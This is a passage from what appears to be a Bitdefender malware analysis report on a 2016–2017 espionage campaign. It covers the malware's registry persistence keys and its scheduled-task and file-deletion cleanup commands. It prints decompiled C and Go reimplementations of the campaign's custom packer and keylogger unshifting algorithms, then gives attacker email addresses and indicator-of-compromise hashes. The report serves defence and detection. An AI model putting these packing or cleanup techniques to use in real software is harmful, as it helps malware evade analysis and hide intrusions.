  HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Run\\MSCore
  HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Run\\MSInternet
  HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Run\\MSReports
  HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Run\\MSReport
  HKEY_CURRENT_USER\\Software\\Classes\\JSEFile\\DefaultIcon\\
  HKEY_CURRENT_USER\\Software\\Classes\\JSEFile\\
  HKEY_CURRENT_USER\\SOFTWARE\\Sysinternals\\SDelete\\

- It deletes the scheduled task using the following commands:

  cmd.exe /q /c schtasks /Change /TN \"Core service\" /DISABLE /Z
  cmd.exe /q /c schtasks /Delete /TN \"Core service\" /F
  cmd.exe /q /c schtasks /Change /TN \"Complete Internet Repair\" /DISABLE /Z
  cmd.exe /q /c schtasks /Delete /TN \"Complete Internet Repair\" /F

- It deletes the following files and folders from %TMP%:

  logs
  6E5C.tmp
  msreports.exe
  msreport.exe
  ~SDPASDSDPROGSQW.tmp

- It deletes the following files and folder from the working directory:

  lsass.exe
  winlogon.exe
  msconfig.sys
  csrss.exe
  the config file
  ms_repair.sys.js
  ntservice.jse
  conhost.exe
  request.txt
  answer.txt
  ~mc
  ~AfC0C17C

- it terminates the following processes:

  msreports.exe
  msreport.exe
  schtasks.exe
  wscript.exe

The packer

During our analysis we noticed that almost all third-party utility tools downloaded by the job scripts are packed with a solution that seems specific to this malware. This packer features shifted code in the ***.text*** section of the binary which is responsible for unpacking the tool and executing it. The tool is embedded as a resource in the packer's binary and is both encrypted and compressed.

To decrypt the code, an unshifting algorithm is called many times. A master key and many secondary keys are used. The start offset and the end offset of the shifted portion are hardcoded in the executable. The size of the shifted code is a multiple of 4, as the unshifting algorithm treats the code as a vector of ***dword***s and shifts its elements according to the master and the secondary keys. The algorithm is called with the master key and each of the secondary keys. The invocation of the unshifting algorithm can be seen in Figure 7 and a ***.go*** implementation of this algorithm can be seen in Figure 8.

Before calling the decryption algorithm, the program grants `execute` permissions to the shifted part of code. After the code is unshifted, the program jumps to the unshifted code. The role of this part of code is to unpack the executable and run it. The secondary keys used by the algorithm are hardcoded, and we have noticed that multiple samples use the same keys, with the exception of the master key, which is different.

```
int unshift_calls_sub_401DD0()
{
  CHAR LibFileName[16]; // [esp+0h] [ebp-40h]@1
  FARPROC proc_addr; // [esp+24h] [ebp-1Ch]@1
  HMODULE hModule; // [esp+28h] [ebp-18h]@1
  int unshift_size; // [esp+2Ch] [ebp-14h]@1
  char old_protect; // [esp+30h] [ebp-10h]@1
  int (__cdecl *end_offset)(int); // [esp+34h] [ebp-Ch]@1
  int master_key; // [esp+38h] [ebp-8h]@1
  int (*start_offset)[3]; // [esp+3Ch] [ebp-4h]@1

  start_offset = off_404330;
  end_offset = off_404328;
  unshift_size = (char *)off_404328 - (char *)off_404330;
  *(_DWORD *)LibFileName = 'nrek';
  *(_DWORD *)&LibFileName[4] = '23le';
  *(_DWORD *)&LibFileName[8] = 'lld.';
  *(_DWORD *)&LibFileName[12] = 0;
  hModule = LoadLibraryA(LibFileName);
  *(_DWORD *)LibFileName = 'triV';
  *(_DWORD *)&LibFileName[4] = 'Plau';
  *(_DWORD *)&LibFileName[8] = 'etor';
  *(_DWORD *)&LibFileName[12] = 'tc';
  proc_addr = GetProcAddress(hModule, LibFileName);
  ((void (__stdcall *)(int (*)[3], int, signed int, char *))proc_addr)(start_offset, unshift_size, 64, &old_protect);
  master_key = dword_404320;
  unshift_sub_401AD0(start_offset, end_offset, &master_key, 0x8765432);
  unshift_sub_401AD0(start_offset, end_offset, &master_key, 0x1234567);
  unshift_sub_401AD0(start_offset, end_offset, &master_key, 0x8765432);
  unshift_sub_401AD0(start_offset, end_offset, &master_key, 0x87654321);
  unshift_sub_401AD0(start_offset, end_offset, &master_key, 0x12345678);
  unshift_sub_401AD0(start_offset, end_offset, &master_key, 0x87654321);
  unshift_sub_401AD0(start_offset, end_offset, &master_key, 0);
  return (*(int (**)(void))byte_401A80)();
}
```

start and end offsets

secondary keys

return to the unshifted code

Figure 7: invoking the unshifting algorithm

The resource is encrypted with a simple ***xor/sub*** algorithm or with the RC4 cipher, depending on the sample. We have also noticed that the tool may be compressed before being encrypted. The compressing algorithm used is ***lznt1***.

```
func verifyLSB(val *uint32) bool {
    *val = (*val << 31) | (*val >> 1)
    if *val<<31 != 0 {
        return true
    }
    return false
}

func shiftDecrypt(buffer []byte, key uint32, shiftc uint32) {

    testVar := shiftc + key
    sgn := int32(math.Pow(-1, float64(1&(shiftc>>31))))
    lctrl := int32(binary.Size(buffer)) - 4*int32(shiftc%2)*sgn

    for i := 4*int32(shiftc%2)*sgn + 4; i < lctrl-8; i += 8 {
        if !verifyLSB(&testVar) {
            continue
        }

        i4 := i + 0x04

        aux := [4]byte{buffer[i], buffer[i+0x1], buffer[i+0x2], buffer[i+0x3]}

        buffer[i] = buffer[i4]
        buffer[i+1] = buffer[i4+1]
        buffer[i+2] = buffer[i4+2]
        buffer[i+3] = buffer[i4+3]

        buffer[i4] = aux[0]
        buffer[i4+1] = aux[1]
        buffer[i4+2] = aux[2]
        buffer[i4+3] = aux[3]
    }
}
```

Figure 8 Unshifting algorithm

Our attempts at finding related samples based on the relatively distinct features of this packer offered us no additional information. Other than a few samples of exploits, no relevant files matched our search.

However, as we widened our search, we found another Nirsoft tool and a sample that drops the main JSE script, which confirms our initial supposition that this packer is specific to this malware.

The keylogger

As we have noted before, this malware also complements file exfiltration with keylogging capabilities to intercept keystrokes. The downloaded keylogger is packed with the same technique as described in the previous section. Similar to the packer, the keylogger binary features a portion of shifted code in the ***.text*** section that not only re-confirms the custom packer, but also protects the malicious part of the executable - the part responsible for logging the pressed keys and eventually for sending the logs via email.

The unshifting algorithm is similar to the one used by the packer itself, except that now the ***byte***s are shifted individually and only a key is used. A visual comparison between a shifted portion of code and the unshifted portion can be seen in Figure 9. A ***.go*** implementation of the unshifting algorithm can be seen in Figure 10.




Figure 9 Packed and unpacked

As mentioned before, the keylogger downloaded by this malware seems to save the logs locally, but through the similar samples we found a version that sends the logs to an email address. This supposition is confirmed by artifacts left in the binary file in the form of ***PDB*** paths:

- `D:\z\MyProjects\D2\Release\D0.pdb` – found in samples that sends the logs to a specific mail address
- `D:\z\MyProjects\D2_Local\Release\D0.pdb` – found on samples which saves the logs locally

```
func ROL(num uint32, n uint32) uint32 {
    bonemask := uint32(math.Pow(2, float64(n)) - 1)
    bonemask = bonemask << (32 - n)
    num = ((num & bonemask) >> (32 - n)) | (num << n)
    return num
}

func shiftDecrypt(buffer []byte, key uint32, times int) {

    rlimit := len(buffer) - (2 * times)

    for ctr1 := 0; ctr1 <= rlimit; ctr1 += (2 * times) {
        for ctr2 := 0; ctr2 < times; ctr2++ {
            key = ROL(key, 1)
            if (key << 31) > 0 {
                aux := buffer[ctr1+ctr2]
                buffer[ctr1+ctr2] = buffer[ctr1+ctr2+times]
                buffer[ctr1+ctr2+times] = aux
            }
        }
    }
}
```

Figure 10 Unshifting algorithm – keylogger

The mail address and the associated password are generally encrypted with the RC4 cipher. Among the mail addresses, we found:

- vipk2014@yandex.ru
- whitewaps@yandex.ru
- vipki2016@mail.ru
- slavianin033@gmail.com

Conclusions

The malware campaign identified and documented by Bitdefender represents a new intelligence collection program that, to our knowledge, has not been documented before.

Because of the nature of these attacks, attribution is impossible unless we dig into the realm of speculation. Our technical analysis however, has revealed that some documents and file paths this campaign is using are written in Cyrillic

From its discovery in May 2016 until now, the group behind it has compromised about 500 computers and exfiltrated an unknown number of documents, login credentials or other pieces of intelligence.

Bitdefender is releasing information on this campaign to help organizations that act in a potentially sensitive sector better understand the impact of malware. The Indicators of Compromise section that concludes this paper can be used to monitor the network for signs of infection.

Indicators of Compromise

The initial mail:

76cd11f1d85640439d8cb6261fa3ca769124d534447b199f5d1c28fae389cef0

Document files

ca4dd73e99e139fb5b4ecf28956867eb919a836afc18c92908bb852864d10005
02fcb3f7e07bffffacda01239e5a964fd3c517acfeca64217848c523c22bc1d0
87aa18cffd31c29c6baa28d7e86efd5bd43373d766281762d63693b7f7d71f3d
9183c0f8c7d8005a33f55331b64bca88adb039d6dbe08f5cfd34481d9e3cf60e
d59c7995c0b1153c3cb640dc5a0302092197f0d2e4c3047eee5783f2e1bb5ffb
ee2e0dae47b77ee6bf0606a6aaa909dbc409557e7fd015edb0328fccf60adeb2

The main JS/JSE:

82191f11b0ab78f063243b73adc49c80bca24d3568d12c159f83f6e2475644f4
d5403369569e3758745097e7176b0f4bd0370d3a972f6c54302f1628228dbd40
2a9c4df15cd29bf50938a6252adbc6d0d70fcc8b111825b5153e8777cc9cd2fe

Jobs requester:

fc182d01402e71d3a4c80c700c18eca6ce4ef33de4375b2598ad6e677f46d259

Jobs:

installrar:

4b888d366dd34e9347493724c719037ffdce00d32edb03ad1abc96207fcee1cb
d46d9f6223e5e8b745eb7e43603b8aaee12e6f0b565bfc8c58353c3d66b6439c

getfilelist:

10e99e1428413891e4bc4406f93ca4f684edd1e9f26f4f8806e68a2aadee83cf
aa82622caeb9a547c9b86331d4713db4c408f2bd6246c5ca21128cfeabadf215

getmailandimpasswords:

1d5e175fd345dadbe47e22ffa49ae9503c18b6b2767acb31c3e62d6a8287630c
d9c8b02f3aa23040cd353d960770dfe8b8b82c7a037530ab37c36436ace0e2e4

getbrowserspasswordscookies:

6ac67750e58a1d4a68585d073c09e28a3fc5fed0c6cc7aa9aca14b044a501b3a
539a85dc481e65954fb123da9bfa9f69d7845b7b6f62e0862b3df365a21d9b6b

installsdelete:

13089e46d36e559287e115582d29f66d0c97a822e32340c7a55f273c78736a37
f8e441f1b4444d5ea8a126139853f2ed74f1db47ee8fbedf4721ef5167294334

pathdownload:

8cc14a931555502343c2fda171ae74562da4d1bf8c2b655ced3350c551ac4ac3
bb55d0a93efcfca5420f74d2799700a167415d7dbb422cb589d377ffdb1dde4b

sendkeylogger_v2:

29d45a3c20b40d586b398bc1bd0fa2476a56fe2d6c04eb7031ae9925789cf6b1

systeminfo:

f2d8533ce97263fcb216148fbfeeaf2bd30a6ca77d0db31b6c981e9f6d112505
92636d3520b9f6e4b029e8d172aec1d78c7c259b908d2ea5a6598a5e04f99c63

deletebot:

6f9686c8de297c5bbcdc5ac2a467e22dcdc9d53883d7b80ffee4518d5d9d6d6f

0044913c9e12487fdfc11a513b06c3185809eaa659a8f0b5f7ae63cf53c894d7

Nirsoft tools (packed):

8f62ac3f9c222ebe038d05350741fe3544682f4e2fc5ae6bbece5f6e7bc0addf

468170eb57f64bd4e981a0254a020a67aed1583be6d7110ed7504a56ccf564cb

468170eb57f64bd4e981a0254a020a67aed1583be6d7110ed7504a56ccf564cb

aa0256c7a9cd7170a3d297418e7b9b028bbe838ff88f8a761acbe2ac766c1493

keyloggers (downloaded from the C&C server):

e6af9b4cd21d37fdb09628e7a883c165cd99b444e42e59654a9378149d150ad5

6d7b73bd68d0ec46c97c59fc0d22b3c1016be9cea8cd1691476bc8ddefca609e

keyloggers (from VT):

f573489627ea3a2546b2f0f7b0d180489807ca1940a7b0194f3545c78add90c7

9a743e0b50e6f07f21c0c666a09176de6b481c5c0c052d770bd80fbe6a8701ad

76d5bb04ee3f8c5f5147c4cf5447c521f32c0a578567211930d1ef6a1175edd3

5e3f71ba8c7bbd9a67a7096f29b4b37b07a0cb0900ad0f7d3629c7b6534fa28b

4627d0350be13b5040fce9e5abc2b14e286749c5fc9e50ecb9ffe9b411ba3cb4

74513219ef46c536028955adf399526c554fab4cbdb0401cb00f1c6bd7c02577

2831802dcbb8ae09a2d16a132d87d9f98e4dd212d965be7ed23d09cfaf90c023

e727b7df07778ee1b1c05e75516a4b4d087609acba3b8df93eb89f8055cd940d

modsend executable:

4ce0aaa1a1f1fd26e9aa8e913fad7b21dbeb8916f25dde7b6be94639c0926036

others with the same packer (from VT):

4ce0aaa1a1f1fd26e9aa8e913fad7b21dbeb8916f25dde7b6be94639c0926036

7023415c92226e9e22bb8e014bea387b4372b665ff3f56d5bbb66a57c65aa5ed

7708ad0e3da9383cda6d3c876d39050a706ebef564d9e36efa8d5e6ca20dd683

504747dabd0b3e720a433e696faa2d0ab9a96b518d00a34fcb44e74c0525f53e

Bitdefender is a global security technology company that delivers solutions in more than 100 countries through a network of value-added alliances, distributors and reseller partners. Since 2001, Bitdefender has consistently produced award-winning business and consumer security technology, and is a leading security provider in virtualization and cloud technologies. Through R&D, alliances and partnership teams, Bitdefender has elevated the highest standards of security excellence in both its number-one-ranked technology and its strategic alliances with the world's leading virtualization and cloud technology providers. More information is available at
http://www.bitdefender.com/

BD-Business-Apr.25.2017-Tk#: 70585